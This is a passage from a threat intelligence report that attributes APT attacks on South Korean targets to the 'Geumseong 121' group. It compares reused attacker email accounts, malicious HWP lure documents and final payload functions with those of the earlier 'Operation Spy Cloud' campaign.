


[Figure 10] json file information used for registration of cloud service

ESRC has released an email address similar to 'kpsa-press@daum.net' in the report titled 'Geumseong121's APT attack impersonating the Ministry of Unification, distribute malware to Google Drive' in April 2019.

The previously discovered email address 'kpsapress@gmail.com' was using the domain of Google Gmail instead of Daum/kakao account.

The Gmail's recovery email is set as 'kps·····@d···.net', which is similar to the account 'kpsa-press@daum.net'.



[Figure 11] Analysis of Google Account Recovery

However, TTPs (Tactics, Techniques, and Procedures) and the final payload are exactly the same as the materials that were used for 'Operation Spy Cloud'.

The research findings so far suggest that the 'Geumseong 121' group is using the same strategies and technologies in the same way as it was in its previous attacks.

Similarity comparison analysis of 'Spy Cloud' and 'Geumseong 121' attack cases

ESRC released the threat intelligence report 'Operation Printing Paper 3', in which in-depth data and Indicator (IoC) data ensuring that the same group is behind the 'Operation Spy Cloud' APT attack are included, on Threat Inside service on March 13, 2020.


[Figure 12] The latest threat intelligence report cover page of the same APT group

ESRC has analyzed multiple attack traces of 'Operation Spy Cloud' quite comprehensively, finding out that the 'Guemseong 121' group's cyber operation activities and threat indicators are strongly connected.

Several e-mail accounts and subscription information of Internet cloud service used by attackers are the same exactly, some of which have been changed or revoked.

In particular, Google Gmail accounts found in DOC malicious documents were recycled as they were used in HWP malicious documents, and several HWP post script techniques used in vulnerability attacks also overlapped.

Moreover, not only Windows-based malicious files but also Android-based smartphone attack methods have been found in the 'Operation Spy Cloud' campaign.



[Figure 13] Comparative analysis of 'Guemseong 121' attack cases

The same technique has been used for most PostScripts of the HWP malicious document file. The similarity is very high in variable declaration, etc., and the same post scripts are used in some cases. New techniques have been introduced to evade detection of security solutions in some variants.

2019 하나센터 직원모집공고(12.06).hwp

개인정보 수집 동의서.hwp

한국국제정치학회 회원카드.hwp


공화주의와 경쟁하는 적들.hwp

new_제9대 학회장 선거공고 및 입후보신청서.hwp

2019년 공적조서(그린필드).hwp

[Figure 14] Comparison of postscript techniques used in malicious hwp documents

The comparative analysis of the functions of the final payload binary files generated when the vulnerability in the hwp document is triggered indicates that they consist of the same commands. Also, cloud services such as Dropbox and pCloud have been used as command control (C2) servers for information leaks.



[Figure 15] Comparison of final binary functions installed as a hwp document file

As we have seen so far, the 'Geumseong 121' group has been continuously carrying out the multiple threat activities targeting against South Korea.

ESRC analyzed many hacking tools and strategies used by the 'Guemseong 121' group to confirm that the group has carried out cyber reconnaissance on a daily basis.

As cyber criminals become increasingly sophisticated and cyber security threats continue to rise and government-supported cyber operations emerge as a threat to national security, threat intelligence-based response and cooperation in cybersecurity is urgently needed.

We will provide you with more detailed information related to our research containing the threat cases and Indicators of Compromise (IoC) information of the 'Geumseong 121' group on the 'Threat Inside' service.